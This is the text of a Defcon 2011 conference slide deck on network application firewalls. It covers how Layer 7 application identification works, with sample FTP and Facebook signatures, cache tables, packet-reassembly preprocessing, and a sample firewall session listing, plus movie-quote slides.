Network Application Firewalls: Exploits and Defense

Defcon 2011

Brad Woodberg, Juniper Networks

bwoodberg@juniper.net

twitter: @bradmatic517

AGENDA


Discussion

- Beyond Layer 4 – App-FW Explained
- Can Do / Can't Do, Vulnerabilities and Limitations
- Exploitation in Action
- Getting it Right

Key Issues


- Application Firewalling does not replace traditional security mechanisms like stateful firewall and full IPS
- Application Firewalling has limitations even when properly implemented, there are also a number of potential network pitfalls.
- How to properly deploy this technology in conjunction with traditional security mechanisms.

EVOLUTION



WHAT'S NEW?


1. Application Identification (AppID) goes beyond traditional stateful firewalls by inspecting some Layer 7 payload to identify the application.
2. AppID does not inspect the entire session like full IPS, and only identifies the application, not other activity like exploits.
3. AppID has actually be around for a long time in numerous technologies, but was not typically a user controlled feature.




APPID PATTERN MATCHING

1. FW Check
2. Preprocessing: Serialize, Order, Reassemble
3. Pattern Match

String Matching Algorithms
Boyer-Moore
Aho-Corasick (Hybrid)
Rabin-Karp



Finite State Machines
DFA, NFA, Hybrids




Hardware, other algorithms

Many other solutions exist…

*Source: http://en.wikipedia.org/wiki/String_searching_algorithm

NESTED APPLICATIONS



APPLICATION ID SIGNATURE EXAMPLES

Layer 7 Application ID Example

```
application FTP:

    client-to-server:
        dfa-pattern
            "\[(USER|STAT|PORT|CHMOD|ACCOUNT|BY
            E|ASCII|GLOB|HELP|AUTH|SYST|QUIT|STOR
            |PASV|CWD|PWD|MDTM).*"; etc etc etc


    server-to-client:
         dfa-pattern "(220|230|331|530).*"; etc etc etc
```


Layer 7 Nested Application ID Example

```
nested-application Facebook:Application

    parent-protocol HTTP;

        member m01
            context http-header-host;
            pattern "(.*\.)?(facebook\.com|fbcdn\.net)"; etc etc etc
            direction client-to-server;

        member m02
            context HTTP URL
            pattern "/ap\.php\?i=.*|.*"; etc etc etc
            direction client-to-server;
```

*Note many implementations use Closed Source AppID signatures

FEATURES THAT RELY ON APPLICATION ID

1. Layer 7 services may rely on the results of AppID to determine if they are interested in the session, so tricking Application ID can have impacts on whether these services are used or not.



APPLICATION CACHING

1. Application ID is Expensive
2. Results typically the same for IP/Protocol/Port
3. Improved Performance

Sample Application Cache Table

Entry Number	Server IP Address	Destination Protocol/Port	Layer 7 Application
1	69.31.187.135	TCP/80	HTTP
2	204.9.163.162	TCP/80	HTTP
3	212.69.172.241	TCP/80	Unknown Encrypted
4	4.2.2.2	UDP/53	DNS
5	74.125.224.88	TCP/25	SMTP
6	74.125.224.83	TCP/443	HTTPS
7	192.168.221.1	UDP/161	SNMP
8	66.220.146.54	TCP/80	HTTP
9	207.210.101.122	TCP/22	Unknown-TCP
10	192.168.221.55	TCP/10000	HTTP

\(PRE\)PROCESSING

“I say we take off and nuke the site from orbit. It's the only way to be sure”


~Ripley

SAID WORDS ARE TRUE

Egon: There's something very important I forgot to tell you.
Venkman: What?
Egon: **“Don't cross the streams.”**

PREPROCESSING: FRAGMENTATION / SEGMENTATION


1. Like IPS, Application Firewall must serialize, order, and reassemble packets/application data before trying to do pattern matching.
2. E.g. Matching pattern “HTTP” in a GET request “GET /index.html HTTP/1.0”



PREPROCESSING: ORDERING


1. We must properly order packets/segments before performing pattern matching
2. E.g. Matching pattern “HTTP” in a GET request “GET /index.html HTTP/1.0”

Multiple IP Fragments/Segments, must reassemble before we can do pattern matching, or we will not detect string “HTTP” in any individual packet




PREPROCESSING: PROPER REASSEMBLY

1. What if attacker sends two fragements/segments with a different payload?
2. E.g. Matching pattern “HTTP” in a GET request “GET /index.html HTTP/1.0”




NETWORK APPLICATION IDENTIFICATION



Ripley: How many drops is this for you, Lieutenant?
Gorman: Thirty eight... simulated.
Vasquez: How many *combat* drops?
Gorman: Uh, two. Including this one.

APPLICATION IDENTIFICATION 1/3


1. Must Pass Some Traffic (Bi-directionally) before Application can be identified
2. In this example, TCP 3-way handshake completed, but no L7 payload has been sent so application has not be identified.




```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------

442/1     0               ACTIVE  FLOW        192.168.1.13[40054]/bw-trust/6 (192.168.1.13[40054])
                                              192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions


admin@NGFW>
```

